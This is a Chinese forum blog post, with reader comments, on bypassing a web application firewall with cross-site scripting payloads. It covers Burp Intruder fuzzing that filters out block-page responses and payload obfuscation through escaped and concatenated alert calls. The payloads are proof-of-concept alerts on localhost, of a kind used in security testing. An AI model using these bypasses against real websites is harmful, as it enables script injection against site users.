

前言

之前写过类型的水文，感觉写的一般。重新再苟了一遍。

Fuzz

简单粗暴的Fuzz，是我的首选，可以从Github，推特以及一些xss_payload分享网站，收集到足够的xss_payload进行Fuzz测试。

首先我们先看下，waf拦截包的差异，正常提交。



Request

Raw Params Headers Hex

GET /1.php?xss=111 HTTP/1.1

Host: localhost

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: cookie=; _ga=GA1.1.2117946734.1555033975

Connection: close

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK

Date: Mon, 15 Jul 2019 13:23:43 GMT

Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45

Content-Length: 14

Connection: close

Content-Type: text/html

<div>111</div>

提交恶意xss_payload。



Request

Raw Params Headers Hex

GET /1.php?xss=<svg/onload=alert(1)> HTTP/1.1

Host: localhost

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: cookie=; _ga=GA1.1.2117946734.1555033975

Connection: close

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK

Date: Mon, 15 Jul 2019 13:25:16 GMT

Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45

Content-Length: 2548

Connection: close

Content-Type: text/html; Charset=gb2312

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=gbk2312" />

<title>网站防火墙</title>

</head>


<etula>

比较两次提交，waf拦截时，数据包出现2548这个关键数字。



接下来使用Burp的Intruder模块来Fuzz，导入payload。

fuzz■■■■，点击HTTP历史标签下发的Filter弹出筛选过滤器界面，选择第三个，与关键字2548匹配上的将不再显示。



剩下的都是waf■■■■的。

Attack Save Columns

Results Target Positions Payloads Options

Filter: Not matching expression 2548

Request	Payload	Status	Error	Timeout	Length	Comment
51	<html onMouseOut html o...	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
52	<body onMouseMove bod...	200	<input type="checkbox"/>	<input type="checkbox"/>	276	
53	<body onResize body onR...	200	<input type="checkbox"/>	<input type="checkbox"/>	267	
54	<object onError object on...	200	<input type="checkbox"/>	<input type="checkbox"/>	270	
55	<body onPopState body o...	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
56	<html onMouseMove html ...	200	<input type="checkbox"/>	<input type="checkbox"/>	276	
57	<applet onreadystatechange...	200	<input type="checkbox"/>	<input type="checkbox"/>	304	
58	<body onpagehide body o...	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
59	<svg onunload svg onunlo...	200	<input type="checkbox"/>	<input type="checkbox"/>	264	
60	<applet onerror applet one...	200	<input type="checkbox"/>	<input type="checkbox"/>	270	
61	<body onmouseover body on...	200	<input type="checkbox"/>	<input type="checkbox"/>	264	

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Mon, 15 Jul 2019 13:33:06 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Content-Length: 96
Connection: close
Content-Type: text/html

<div><body onpagehide body onpagehide="javascript:javascript:alert(58)"></body onpagehide></div>

fuzz的优点是■■■，当然xss_payload的■■■也影响最终的结果，所以平时多收集些字典满好的。


拼接与编码

这方面的技巧蛮多的，使用一些对象或函数，让payload变形。




拼接方面，使用诸如top this self parent frames content window这些对象。

直接使用这些对象连接函数，也可以绕过WAF。



拼接字符串。




可以看到alert函数被分成2个字符串，再拼接在一起。



编码，常见的你可能想到利用eval，setTimeout()，setInterval等。

常见的base64编码




前几天看来一篇国外翻译的文章，看到一个有趣的例子。



将alertJS16编码成\\x61\\x6c\\x65\\x72\\x74，成功弹框。

我自己尝试了下，也用了■■■■■■，发现都可以绕过waf，并成功弹框。

```
JS16编码: <body onpageshow=self['\x61\x6c\x65\x72\x74'](1)>
JS8编码:  <body onpageshow=parent['\141\154\145\162\164'](2)>
Unicode编码:<body onpageshow=content['\u0061\u006c\u0065\u0072\u0074'](3)>
```



然后我又将■■■■■，发现也可以弹框。

```
<body onpageshow=self['\x61\x6c\x65'%2B'\x72\x74'](1)>
```

接下来就是，一些特殊函数的利用。

concat()在实际应用中，不仅仅可以用于连接两个或多个数组，还可以合并两个或者多个字符串。



join■■■将数组转换成字符串。



后记

没有太多的亮点，只是在一些基础上变化了下，学的比较浅，如有错处，请师傅斧正。

<https://www.anquanke.com/post/id/180187>

点击收藏 | 4 关注 | 1

[上一篇：Awesome-WAF readm...](#) [下一篇：PHPStudy后门事件分析](#)

1. 5 条回复



[1590307279601171](#) 2019-09-29 09:39:36

你上面说的我都懂，但目前最麻烦的是人家将你的<>尖括号过滤，你打算怎么绕过去啊，，，，，而且必须要尖括号才能弹窗的那种，经常都是欲哭无泪.....



2 回复Ta



[joinmouse](#) 2019-09-29 11:03:58

[@1590307279601171](#) <>都过滤了或者实体化编码了，我基本上就直接放弃

0 回复Ta



[173****4784](#) 2019-09-29 18:29:42

我遇到的基本过滤了尖括号

0 回复Ta



[littleheary](#) 2019-10-08 18:31:33

同样遇到的都是过滤尖括号的，简单直接，哈哈

0 回复Ta



[twosmile](#) 2019-10-09 17:48:32

遇到过只把引号实体化，尖括号不管的

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)